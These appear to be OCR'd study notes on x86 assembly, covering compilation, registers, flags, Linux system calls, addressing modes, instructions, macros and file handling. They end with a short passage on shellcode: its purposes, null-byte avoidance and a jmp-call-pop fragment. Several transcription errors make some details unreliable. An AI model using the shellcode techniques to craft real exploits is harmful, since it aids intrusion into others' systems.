
Assembly Language (x86)

C compilation process



Preprocess

⇒ Expand any #define and #include directives in the source file, so all left in pure C code ready to compile

⇒ Linux CMD for preprocessor :

$ gcc -E -P [file.c]

-E : stop after preprocess

-P : cause the compiler to omit debugging information so that the out put is a bit cleaner

Compilation

=) Translate it into assembly language

=) Perform heavy optimization : configurable as an optimization level though command line switches such as option -O0 though -O3 in gcc.

=) Simplified the process : writting a compiler that directly emits machine code for each of these languages would be an extremely demanding & time-consumming task.

=) Linux CMD for compiler :

$ gcc -S -masm=intel [file.c]

-S : stop after the compilation file & store it.

-masm=intel : assembly in Intel syntax

B Assembly

⇒ Output is a set of object files, some times also referred to modules.

⇒ Format: .o

⇒ Syntax for assembly

$ gcc -c [file.c]

⇒ Open compiled file:

$ file [file.o]

⇒ Result: (e.g.)

ELF (4-bit LSB relocatable, x86-64, version 1 (SYSV) not stripped

ELF: Elf specification for binary executable

LSB: number are ordered in memory with least significant byte first.

relocatable: - not rely on being placed at partiular address in memory

- can be moved around without any

Linking

⇒ Links together all objects file into a single binary executable

⇒ Sometimes incorporates an additional optimization pass (link-time optimization, LTO)

⇒ Object file may reference function/variable in object file / libraries (external to program):

- Before linking: address (reference code & data) - unknown. Contain relocation symbols as symbolic reference)
- After linking: merge into a single coherent executable. Arrangement of all module in executable is known


- Library type
  - ⇒ Static
    - .a extension in linux
    - can be merged into binary executable

→ Dynamic (Shared)

: share memory among all programs that run on a system

- address not yet known → leave symbolic reference in final executable.
  - reference is not resolved until binary is actually loaded into memory to be executed (only known before execute)

Pattern of assembly language & Syntax



3 Sections:

=) data section — section.data

-> Used for declaring initialized data or constant (unchanged data in runtime)

-> e.g. : constant values, file name, buffer size

=) bss section — section.bss

-> Used for declaring variable

=) text section — section.text

-> Used for keeping actual code

-> Must begin the declaration global_start (tell kernel... where program execution start)

-> e.g.

```
section.bss
    globen_start
_start
```

Comment

-> Using semi colon (;).

Syntax

[label] mnemonic [operands] [; comment]

Memory Segments

Segment	Section	Notes	Address
Code	.text		Low
Data	.data .bss		
Heap	Heap	• growth toward higher memory address	
	• both share this section		
Stack	Stack	• growth toward lower memory address	High

Code (.text)

→ store only code

→ prevent code modified

→ only allow share among different copies (multiple execution at same time)

- Data
  - → filled with initialized global & static variables
- Bss
  - → filled with uninitialized counterpart
- Heap
  - → programmer direct control
  - → Block of memory can be allocated and used.
  - → Not fixed size (can growth / shrink)
  - → Allocation function : reserve & free memory
  - → Growth toward higher memory address
- Stack
  - → used as temporary scratch pad to store local function variable and context during calling function

→ When call a function, code at different memory address in text (or code) segment. EIP (Extended Instruction Pointer in x86) must change when function called.

→ Stack remember all of the passed variable, location the EIP should be returned after function is finished & all local variable.

→ These info store in stack frame, and stack can have many stack frame.


Heap ↑, Stack ↓

Stack ↑, Heap ↓

Processor Register

General Register


=) Data Register (end with 'X')



* Lower & higher halves of 16-bit data register can be used as 8-bit data register: AH, AL, BH, BL, CH, CL, DH, DL

Register	Uses & Example
Accumulator	- used for input/output and most arithmetic instructions
Base	- used in indexed addressing
Count	- store the loop count in iterative operations
Data	- used for input/output and multiply/division of large value

=) Pointer Register (end with 'p')



Pointer	Uses and info
Instruction	- Store offset address of next instruction to be executed - associated with Code Segment Register (for complete address of current instruction in code segment
Stack	- provide offset value within program stack - associated with Stack Segment Register (refer to current position of data / address within program stack
Base	- help in referencing parameter variables passed to a subroutine

	- address in Stack Segment Register combine with base pointer - to get location of parameter - Base pointer combined with Source Index Register & Destination Index Register (for special addressing)

⇒ Index Register

Index	Uses
Source	- use as source index for string operations
Destination	- use as destination index for string operation

pink -> arithmetic
blue -> system
orange -> reserved

Control Register

⇒ Normally end with "F"

⇒ Purpose : take control flow to other location (normally involve comparison & mathematics calculation.

Bit	label	Flag	Description
0	CF	Carry	- set by arithmetic instruction when operation generates a carry to / borrow from destination operand. (0 or 1)
1	1	Reserved	Reserved
2	PF	Parity	- set by most CPU instruction - indicate total number of 1-bits in result of arithmetic operation - odds: 0 evens: 1

Ari 0, 2, 4, 6, 7, 11

Sys 8, 9, 10 12-13, 14, 16-21

Re 1, 3, 5, 22 - 31

3	0	Reserved	Reserved
4	AF	Auxiliary Carry	- used for specialized arithmetic operation - contain the carry from bit 3 to bit 4 following an arithmetic operation
3	0	Reserved	Reserved
6	ZF	Zero	- indicate result of arithmetic or comparison operation - non zero -> 0 - got zero -> 1
7	SF	Sign	- indicate the sign of result for arithmetic operation - (+) -> 0 - (-) -> 1
8	TF	Trap / Trace	- Allow processor in one-step mode

9	IF	Interrupt Enable / Interrupt	- determine whether the external interrupt are to be ignored or processed. - Disable external interrupt : 0 Enable external interrupt : 1
10	DF	Direction	- Determine left or right direction for moving or comparing string data. - left-to-right : 0 - right-to-left : 1
11	OF	Overflow	- Indicate the overflow of high-order bit after signed arithmetic operation (1 → 0)
12 13	IOPL	Input/output privilege level	- Used in protected mode to generate four levels of security

14	NT	Nested Task	- Used in protected mode - Indicate the task has invoked another via CALL instruction, rather than JMP instruction.
15	0	Reserved	Reserved
16	RT	Resume	- Enable turn off certain exceptions while debugging mode - used by debug register DR6 & DR7
17	VM	Virtual 8086 mode	- Permit 80386 to be have like high speed 8086. * 8086: 16-bit 80386: 32-bit
18	AC	Alignment Check	- Indicate the processor has accessed a word at an odd
19	VIF	Virtual Interrupt	

		Flag
20	VIP	Virtual Interrupt Pending
21	ID	id
22	0	Reserved
23	0	Reserved
24	0	Reserved
25	0	Reserved
26	0	Reserved
27	0	Reserved
28	0	Reserved
29	0	Reserved
30	0	Reserved
31	0	Reserved

Segment Register

Segment	Notes
Code	- contain all instructions to be executed
Data	- contain data, constant & work area
Stack	- contain data & return address of procedure/subroutine - implemented as 'stack' data structure - store starting address of stack

System call

%eax	name	%ebx	%ecx	%edx	Remarks
1	exit	Return Value			Exit progoam
2	fork				
3	read	file descriptor	buffer start	buffer size	Reads into a given buffer
4	write	file descriptor	buffer start	buffer size	Writes buffer to the file descriptor
5	open	Null terminated file name	option list	permission mode	open given file → return file description / error number
6	close	file descriptor			Close given file descriptor
20	getpid				return process ID (pid) of current process

39	mkdir	null terminated directory name	permission mode		- create given directory - assume all directories leading up to it already exist.
42	pipe	pipe array			- create 2 file descriptors: one for writing, one for produce the data to read on. - %ebx is pointer to two words for storage to hold the file descriptors.

mov ecx, num

int num;

ecx = # // num's address

mov ecx, [num]

int num;

ecx = num;

Addressing Mode

1) Register Addressing Mode

=> Operand are located in register (register may be first, second or both operand)

=> Most efficient
- → NO memory access is required.
- → instruction tend to short

=> Use :
- → Place frequently accesses data in register

=> E.g. :

```
MOV DX, TAX_RATE
MOV COUNT, CX
MOV EAX, EBX
```

2) Immediate Addressing Mode

=> Operand is stored as part of instruction

=> Mostly used for constants

=> Restrictions:
- → Used in instructions that require at least 2 operand

→ Can be used to specify only the source operands

→ Another addressing mode is required for specifying the destination operand.

⇒ Efficient as the data comes with the instructions

⇒ Process :

- 1st operand : as register / memory location
- 2nd operand : as immediate constant.

2) E.g. :

```
BYTE_VALUE DB 150 ; define byte value = 150
WORD_VALUE DW 300 ; define word value = 300
ADD BYTE_VALUE 65 ; immediate operand 65 is added
MOV AX, 45H ; immediate constant 45H
```

Memory Addressing Modes

	16-bit addressing	32-bit addressing
Base register	BX, BP	EAX, EBX, ECX, EDX, ECI, EDI, EBP, ESP
Index register	SI, DI	EAX, EBX, ECX, EDX, ESI, EDI, EBP
Scale factor	None	1, 2, 4, 8
Displacement	0, 8, 16 bit	0, 8, 32 bit

Direct Memory Addressing

→ Offset is specified as part of instruction
→ "replace" variable name by offset value (address)
→ useful to access only simple variables
→ e.g.:

total_marks = assign_marks + test_marks + exam_marks

↓

```
mov   EAX, assign_marks
add   EAX, test_marks
add   EAX, exam_marks
mov   total_marks, EAX
```

Indirect Memory Addressing

→ Register Indirect Memory Addressing
- Effective address is placed in a general-purpose register
- In 16-bit segment: only BX, SI, DI are allowed to hold effective address
- In 32-bit segment: any 32-bit register can hold effective address

Bits	Data segment	Stack segment
16	BX, SI, DI	BP, SP
32	EAX, EBX, ECX, EDX, ESI, EDI	EBP, ESP


- Posible to override these defaults
- Overriding default segment :
  - Use CS, SS, DS, ES, FS, or GS
    add AX, SS : [BX] ; use stack segment
    add AX, DS : [BP] ; use data segment
  - Cannot override for :
    - Destination of string instruction : always ES
    - Stack push & pop operations : always SS.
    - Instruction fetch : always CS

→ Based Memory Addressing
- Effective address = base + signed displacement

* Displacement
  - 16-bit : 8- / 16-bit number
  - 32-bit : 8- / 32-bit number

On Desk

- Useful to access fields of a structure / record :
  - Base register → point to base address of structure
  - Displacement → relative offset within structure
- Useful to access array whose element size is not 2, 4, or 8 bytes
  - Base register: point to begining of array
  - Displacement: Relative offset within structure



On Desk

→ Indexed Memory Addressing

- Effective address = (Index * scale factor) + signed displacement

	Displacement	Scale factor
16-bit	8- or 16-bit number	none (only 1)
32-bit	8- or 32-bit number	2, 4 or 8

- Useful in array (element size : 2, 4, 8 byte)
  - Displacement : point to begining of array
  - Index : select element in array
  - Scale factor : size of array.

(That's why array's first index is 0)

E.g.

add AX, [DI+20]

add AX, marks_table [ESI*4]

- assembler place marks_table as constant
  - element size = 4 bytes
  - ESI store index of element :

add AX, table1[SI]

- SI need to hold element offset in bytes
- Avoid such byte counting when use scale factor.

-> Based-Indexed Addressing

- No scale factor
  - Effective address = base + index + signed displacement
  - Useful in 2D array
    - > Displacement: point to beginning of array
    - > Base and index registers: point to row and element of array
  - Useful in accessing array of record
    - > Displacement: offset of a field in a record
    - > Base & index: hold pointer to base of array & offset of element relative to the base of array

- Useful in accessing arrays passed on to a procedure
  - > Base register : point to beginning of array
  - > Index register : represent the offset of an element relative to the base of array

E.g.

BX pointed to table1.

mov AX, [BX + SI]

cmp AX, [BX + SI + 2]

compare 2 successive elements of table1

- Scale factor
  - Effective address = Base + (Index * scale factor) + displacement
  - Useful in 2-d array (element size : 2, 4, 8 byte)
    - > Displacement : point to beginning of array

> Base register : holds offset to row
> Index register : Select an element of row
> Scaling factor : size of array element

Variables

Allocating storage space for initialized data

[variable-name] define-directive initial-value [,initial value]

Directive	Purpose (define...)	Storage space (allocate...)
DB	Byte	1 byte
DW	Word	2 bytes
DD	Doubleword	4 bytes
DQ	Quad word	8 bytes
DT	Ten bytes	10 bytes

e.g.

```
choice   DB   'y'
number1  DD   1.234
number2  DQ   123.456
```

Allocating storage space for uninitialized data

Directive	Purpose ('REServe a...)
RESB	Byte
RESW	Word
RESD	Double word
RESQ	Quad word
REST	Ten bytes

Multiple definition (can define multiple variable)

e.g.

```
choice  DB  'Y'         ; ascii of y = 79H
num1    DW  12345       ; 12345D = 3039H
num2    DD  123456789   ; 123456789D = 75BCD15H
```

Multiple Initialization

- TIME directive allow multiple initialization to the same value

marks TIMES 9 DW 0

Constant

EQU directive

- used to define constant
- Syntax : CONSTANT_NAME equ expression
- e.g. TOTAL_STUDENT equ 50

%assign Directive

- used to define numeric constant
- allow redefinition
- this directive is case-sensitive
- e.g. %assign TOTAL 20

%define Directive

- used to define numeric & string constant
- allow redefinition
- This directive is case-sensitive
- e.g. %define PTR [EBP+4]

Arithmetic Instruction

INC Instruction

- used for incrementing operand by 1
- Operand can be register or address
- syntax: INC destination

DEC Instruction

- used for decrementing operand by 1
- operand can be register or address
- Syntax: DEC destination

ADD & SUB Instruction

- Used for simple addition / subtraction of binary data in byte, word and double word.
- Syntax: ADD/SUB destination source
- Place between:
  - register to register
  - memory to register
  - register to memory

- Register to constant data
- Memory to constant data

* Memory to memory not possible

- Set or clear overflow / carry flag

e.g.

```
mov  eax, [num1]    ; move num1 to eax
sub  eax, '0'       ; convert to decimal

mov  ebx, [num2]    ; move num2 to ebx
sub  ebx, '0'       ; convert to decimal

add  eax, ebx       ; add
add  eax, '0'       ; convert to ascii

mov  [res], eax     ; store in res
```

MUL / IMUL instruction

- MUL: multiply of unsigned data
- IMUL: multiply of signed data
- will affect carry flag & overflow flag

- syntax : MUL / IMUL multiplier

- 3 cases

⇒ 2 bytes are multiplied

AL | 8-bit source = AH | AL

⇒ 2 one-word (2 bytes) are multiplied

AX | 16-bit sources = DX | AX

⇒ 2 double word (4 bytes) are multiplied

EAX | 32-bit sources = EDX | EAX

e.g.

```
mov  al, '3'
sub  al, '0'
mov  bl, '3'
sub  bl, '0'
mul  bl          ; multiply AL by BL
add  al, '0'     ; convert to ascii
```

DIV / IDIV instruction

- DIV : unsigned data
- IDIV : signed data
- may occur overflow

Syntax: DIV / IDIV divisor

- 3 cases:

⇒ Divisor = 8 bit — dividend = 16 bit

AX / 8-bit divisor = AL (quotient) & AH (remainder)

⇒ Divisor = 16 bit — dividend = 32-bit

DX AX / 16-bit divisor = AX & DX

⇒ Divisor = 32 bit — dividend = 64-bit

EDX EAX / 32-bit divisor = EAX & EDX

e.g.

```
mov  ax, '8'
sub  ax, '0'
mov  bl, '2'
sub  bl, '0'
div  bl          ; division of ax by bl
add  ax, '0'     ; convert to ascii
```

Logical Instruction

instruction

No	Instruction	Syntax
1	AND	AND operand 1, operand 2
2	OR	OR operand 1, operand 2
3	XOR	XOR operand 2, operand 2
4	TEST	TEST operand 1, operand 2
5	NOT	NOT operand 1, operand 2

- first operand : register / memory
- 2nd operand : register / memory / constant
- memory to memory is not possible
- can trigger OF, PF, SF & ZF flag

e.g.

=) AND

```
mov ax, 8h
and ax, 1        ; and ax with 1
```

jump

=) OR

```
mov al, 5
mov bl, 2
```

```
or al, bl          ; or al & bl register
add al, byte '0'   ; convert to ascii
```

2) XOR

```
XOR EAX, EAX  ; XORing, clear register.
```

3) TEST

```
TEST AL, 01H   ; like AND, but not change
               first operand value
```

4) NOT

```
NOT NUM1   ; bitwise NOT operation
```

Conditions

B) CMP instruction

- Used to compare two operands, normally for conditional executions
- syntax: CMP destination, source
- 1st operand: register / memory
  2nd operand: register / memory / constant (immediate)

JUMP

→ Unconditional jump

→ instruction : JMP

→ involve transfer of control to the address of an instruction that does not currently executing instruction

→ Syntax: JMP label

* no CMP syntax

→ Conditional jump

→ jump depending upon condition

→ instruction : J<condition>

→ Syntax : J<condition> label

* need CMP syntax

Instruction	Description	Flag Tested
JE/JZ	Jump Equal / Jump Zero	ZF
JNE/JNZ	Jump Not Equal / Jump Not Zero	ZF
JG/JNLE	Jump Greater / Jump No Less or Equal	OF, SF, ZF
JGE/JNL	Jump Greater or Equal / Jump Not Less	OF, SF
JL/JNGE	Jump Less / Jump Not Greater or Equal	OF, SF
JLE/JNG	Jump Less or Equal / Jump Not Greater	

↑ For Signed data

Instruction	Description	Flag Tested
JE/JZ	Jump Equal / Jump Zero	ZF
JNE/JNZ	Jump Not Equal / Jump Not Zero	ZF
JA/JNBE	Jump Above / Jump Not Below or Equal	CF, ZF
JAE/JNB	Jump Above or Equal / Jump Not Below	CF
JB/JNAE	Jump Below / Jump Not Above or Equal	CF
JBE/JNA	Jump Below or Equal / Jump Not Above	CF, ZF

* For Unsigned data.

Instruction	Description	Flag Tested
JXCZ	Jump if CX is Zero	none
JC	Jump if Carry	CF
JNC	Jump if Not Carry	CF
JO	Jump if Overflow	OF
JNO	Jump if Not Overflow	OF
JP/JPE	Jump Parity / Jump Parity Even	PF
JNP/JPO	Jump Not Parity / Jump Parity Odd	PF
JS	Jump Sign (negative value)	SF
JNS	Jump Not Sign (positive value)	SF

* Special Use & check value of flag

Loops

- use JMP instruction
  - Syntax:

```
mov   CL, 10
L1:
<loop-body>
DEC   CL      ; CL--
JNZ   L1      ; not zero, loop
```

- use LOOP instruction (use ECX)
  - Syntax

```
mov   ECX, 10
L1:
<Loop-body>
loop  L1      ; use it to loop
```

LOOP [label]

  - When LOOP instruction is executed, ECX decrementing by 1 & jump to target label until value reach zero.

Numbers

- Number is stored in 2 forms :
  - ASCII form
  - BCD (Binary Coded Decimal) form

Hmm... Number is ABCD.

On Desk

ASCII form

⇒ ASCII : 1 = 31H, 2 = 32H, 3 = 33H, 4 = 44H

⇒ Instruction for processing numbers :

→ AAA - ASCII Adjust After Addition

→ AAS - ASCII Adjust After Subtraction

→ AAM - ASCII Adjust After Multiplication

→ AAD - ASCII Adjust Before Division

⇒ Use AL register only

⇒ E.g.

```
sub  ah, ah
mov  al, '9'
sub  al, '3'      ; minus in ascii
aas               } block of aas
or   al, 30h
mov  [res], ax
```

BCD (Binary Coded Decimal) form

⇒ It has 2 types :

→ Unpacked BCD representation

→ Packed BCD representation

⇒ Unpacked BCD representation

→ Each binary is stored binary equivalent

→ Instruction to process data
- AAM (ASCII Adjust After Multiplication)
- AAD (ASCII Adjust Before Division)
- AAA (ASCII Adjust After Addition)
- AAS (ASCII Adjust After Subtraction)

⇒ Packed BCD form
→ 2 decimal digit is packed into a byte :
1234 = 12 34H
→ Instruction to process data
- DAA (Decimal Adjust After Addition)
- DAS (Decimal Adjust After Subtraction)

→ Not support multiplication & division
→ e.g:

```
mov   esi, 4
mov   ecx, 5
add_loop:
mov   al, [num1, esi]
adc   al, [num2, esi]
aaa
pushf
```

```
or al, 30H
popd

mov [esi], al
dec esi
loop add loop
```

String

- Length of string is stored in 2 way :
  - => explicitly storing string length
    ```
    msg db "Hello World!", 0xa
    len equ $-msg
    ```
  - => Using a sentinel character
    ```
    message DB "I am loving it!", 0
    ```

- String instruction
  - => 32-bit use ESI & EDI
  - => 16-bit use SI & DI
  - => Pair of ES (extra segment): DI (data index, EDI) ... and DS (data segment): SI (stack index, or ESI)

Basic Instruction	Operands at	Byte Operation	Word Operation	Double word Operation
MOVS	ES:DI, DS:SI	MOVSB	MOVSW	MOVSD
LODS	AX, DS:SI	LODSB	LODSW	LODSD
STOS	ES:DI, AX	STOSB	STOSW	STOSD
CMPS	DS:SI, ES:SI	CMPSB	CMPSW	CMPSD
SCAS	ES:DI, AX	SCASB	SCASW	SCASD

=) MOVS

→ Move 1 byte, word, doubleword of data memory location to another

→ e.g.

```
_start:
    mov   ecx, len
    mov   esi, s1
    mov   edi, s2
    cld
    rep   movsb
```

⇒ LODS

→ Load instruction from memory to accumulator register

→ e.g.

```
loop_here
    lodsb
    add al, 02
    stosb
    loop loop_here
    cld
    rep movsb
```

⇒ STOS

→ Store data from register (AH, AX, EAX) to memory

→ e.g.

```
loop_here:
    lodsb
    or al, 20h
    stosb
    loop loop_here
    cld
    rep movsb
```

⇒ CMPS

→ Compare 2 data items in memory

→ e.g.

```
_start:
    mov esi, s1
    mov edi, s2
    mov ecx, lens2
    cld
    repe cmpsb
    jecxz equal        ;jump when ecx zero
```

⇒ SCAS

→ Compare contents of a register (AX, AL, EAX) with content in memory

→ e.g.

```
_start:
    mov ecx, len
    mov edi, my_string
    mov al, 'e'
    cld
    repne scasb
    je found
```

B) Repetition Prefixes

⇒ Set before a string instruction, cause repetition of instruction based on the counter placed at the instruction.

⇒ Direction flag

→ Determine direction of operation

→ 2 direction:

- CLD (Clear Direction Flag, DF=0) make operation left to right
- STD (Set Direction Flag, DF=1) make operation right to left

⇒ REP prefix

→ REP
- unconditional repeat
- repeat until CX is zero

→ REPE / REPZ
- conditional repeat
- repeat while ZF = 0
- Stop when ZF ≠ 0 or CX = 0

→ REPNE / REPNZ
- conditional repeat

- repeat while ZF ≠ 0
- Stop at ZF = 0 or CX = 0

Arrays

- 1-D array
  - => Syntax: [name] [size] [value] [, value]...
  - => E.g.: NUMBER DW 34, 45, 56, 67, 78, 89
  - => It will allocate consecutive memory space
- initialize same value for each array element
  - => Syntax: [name] TIMES [number] [type] [value]
  - => e.g.: INVENTORY TIMES 8 DW 0

- E.g.:

```
section. data
global x
x:
        db 2
        db 3
        db 4
Sum:
        db 0
```

Procedures

- Identified by a name, body of procedure (process) and return statement.
- Syntax (define procedure)

```
proc_name :                    ; name
        procedure_body         ; process
        .....
        ret                    ; return
```

- Syntax (call procedure)

```
CALL proc_name
```

- Stack data structure
  - Push : store data
  - Pop : remove last data
  - Syntax: PUSH operand
    POP address / register
  - Memory space reserved in the stack segment is used for implementing stack
  - Registers used: SS, ESP (sp)

* all have "stack" in name of register.

⇒ In stack, the last data is pointed by SS:ESP register, where SS points to the begining of register, SP (or ESP) give the offset into stack segment

⇒ Characteristic of stack.

- only words or double words
- growth in reverse direction
  → forward to lower memory address
- top of stack points to last items inserted in the stack
  → points to lower byte of the last word inserted.

⇒ E.g.

```
PUSH  AX        } save AX x BX
PUSH  BX        } in stack
MOV   AX, VALUE1
MOV   BX, VALUE2
....             } use register
MOV   VALUE1, AX  for other purpose
MOV   VALUE2, BX
```

```
POP  BX
POP  AX
```
} restore original value

Recursion

-> Recursive is one that calls itself

-> 2 types:
- Directive
  - procedures calls itself
- Indirective
  - 1st procedure calls 2nd procedure, which turn call 1st procedure

-> Example, factorial of number

Fact(n) = n * Fact(n-1) for n>0

e.g.

```
proc_fact:
        Comp  bl, 1
        Jg    do_calculation
        Mov   ax, 1
        ret
```

```
do_calculation:
    dec  bl
    Call proc_fact
    inc  bl
    mul  bl        ;ax = al * bl
    ret
```

Macros (like methods or function)

1) Modular programming in assembly language
   - sequence instruction, assigned by name and could be used anywhere in the program
   - In NASM macro defined with %macro and %endmacro directive
   - start with %macro
     end with %endmacro

2) Syntax

```
%macro macro_name number_of_params
    <macro body>
%endmacro
```

3) E.g.:

```
%macro write_string 2
    mov eax, 4          sys_write
    mov ebx, 1          stdout (kernel num)
    mov ecx, %1         message to write
    mov edx, %2         message length
    int 80h
%endmacro

section .text
    global _start       must be declared for using gcc

_start:
    write_string msg1, len1
    write_string msg2, len2
    write_string msg3, len3

    mov eax, 1          exit
    int 0x80            call kernel
```

```
section .data
msg1 db 'Hello, programmers!', 0xA, 0xD
len1 equ $ - msg1

msg2 db 'Welcome to the world of,' 0xA, 0xD
len2 equ $ - msg2

msg3 db 'Linux assembly programming!'
len3 equ $ - msg3
```

File Management

- 3 types standard file streams
  - ⇒ standard input (stdin)
  - ⇒ Standard output (stdout)
  - ⇒ Standard error (stderr)

- File descriptor
  - ⇒ 16-bit integer assigned to a file as file id
  - ⇒ File descriptor of standard file streams
    - stdin : 0
    - stdout : 1
    - stderr : 2

- File pointer
  - ⇒ specified the location for a sequent: read / write operation in the file in terms of bytes

=> File Handling System Calls

%eax	Name	%ebx	%ecx	%edx
2	sys_fork	struct pt_regs	-	-
3	sys_read	unsigned int	char *	size_t
4	sys_write	unsigned int	const char *	size_t
5	sys_open	const char *	int	int
6	sys_close	unsigned int	-	-
8	sys_creat	constant char *	int	-
19	sys_lseek	unsigned int	off_t	unsigned int

* Steps
1. Put system call number in EAX
2. Store arguments to system call in EBX, ECX, etc.
3. Call the relevant interrupt (80h)
4. Result usually returned in EAX register.

⇒ Creating & Opening a file

1. Put system call sys-creat(), 8, in EAX
2. Put filename in EBX
3. Put file permission in ECX

* return file descriptor of created file (success) or error code (error) to EAX

⇒ Open an Existing File

1. Put system call sys_open(), 5, in EAX
2. Put file name in EBX
3. Put file access in ECX
4. Put file permission in EDX

* return file descriptor of created file (success) or error code (error) to EAX
** File access mode :- - read-only (1)
- write-only (2)
- read-write (3)

3) Read from a file

1. Put system call sys_read(), 3, in EAX
2. Put file descriptor in EBX
3. Put pointer to input buffer in ECX
4. Put buffer size (num of bytes to read) in EDX

* Return number of bytes read (success) or error code (error) in EAX

4) Write to a file

1. Put system call sys_write() 4, in EAX
2. Put file descriptor in EBX
3. Put pointer to output buffer in ECX
4. Put buffer size (number of bytes to write) in EDX

* Return number of bytes write (success) or error code (error) in EAX

⇒ Closing a file

1. Put system call(), 6, in EAX
2. Put file descriptor in EBX

* System call return, in error case, return error code in EAX

⇒ Updating a File

1. Put system call sys_lseek(), 19, in EAX
2. Put file descriptor in EBX
3. Put offset value in ECX
4. Put reference position for offset in EDX

* Reference position:
  - Beginning of the file → 0
  - Current position → 1
  - End of file → 2

** System call return, in error case, return error code in EAX

Memory Management

- Syntax

  sys_brk()

- Allocate memory without need of moving it later
- allocates memory right behind the application image in memory.
- Allow to set highest available address
- Parameter: highest memory address needed to be set, store in EBX
- Return -1 or other negative value to EAX when error occurred
- Example

```
section .text
    global _start

_start:
    mov eax, 45        ; sys_brk
    xor ebx, ebx
    int 80h
```

```
add eax, 16384          bytes number to be reserved
mov ebx, eax
mov eax, 45             sys_brk
int 80h

cmp eax, 0
jl exit                 exit if error
mov edi, eax            EDI = highest available address
sub edi, 4              point to last DWORD
mov ecx, 4096           number of allocated DWORD
xor eax, eax            clear eax
std                     backward
rep stosd               repete for entire allocated area
cld                     put DF flag to normal state

mov eax, 4
mov ebx, 1
mov ecx, msg            print message
mov edx, len
int 80h
```

```
exit:
    mov eax, 1
    xor ebx, ebx
    int 80h

section .data
msg db "Allocated 16 kb of Memory!", 10
len equ $ - msg
```

Shellcode

- Machine code with a specific purpose
  - => Spawn a local shell
  - => Bind to port a spawn shell
  - => Create a new account

- Can be executed by the CPU directly - no further assembling / linking or seperate compiling required.

- How is Shellcode delivered
  - => Part of an exploit
    - Size of shellcode important (smaller -> better)
    - Bad characters a concern
      - 0x00 most common one
  - => Add into an executable
    - run as seperate thread
    - replace executable functionality
    - Size of shellcode not a concern

Bad shell code

=> Use of EAX & EBX register with the syscall number and exit code leads to 0x00 in shellcode

=> Change instructions to avoid 0x00

=> Change instruction to make shellcode more compact

Change mov eax, 1 or mov ebx, 10 to xor eax, eax & mov al, 1 or xor ebx, ebx & mov el, 10

Jump - Call - Pop

```
JMP short Call_shellcode:
...
shellcode:
    pop ecx
    ...
    ...
Call_shellcode:
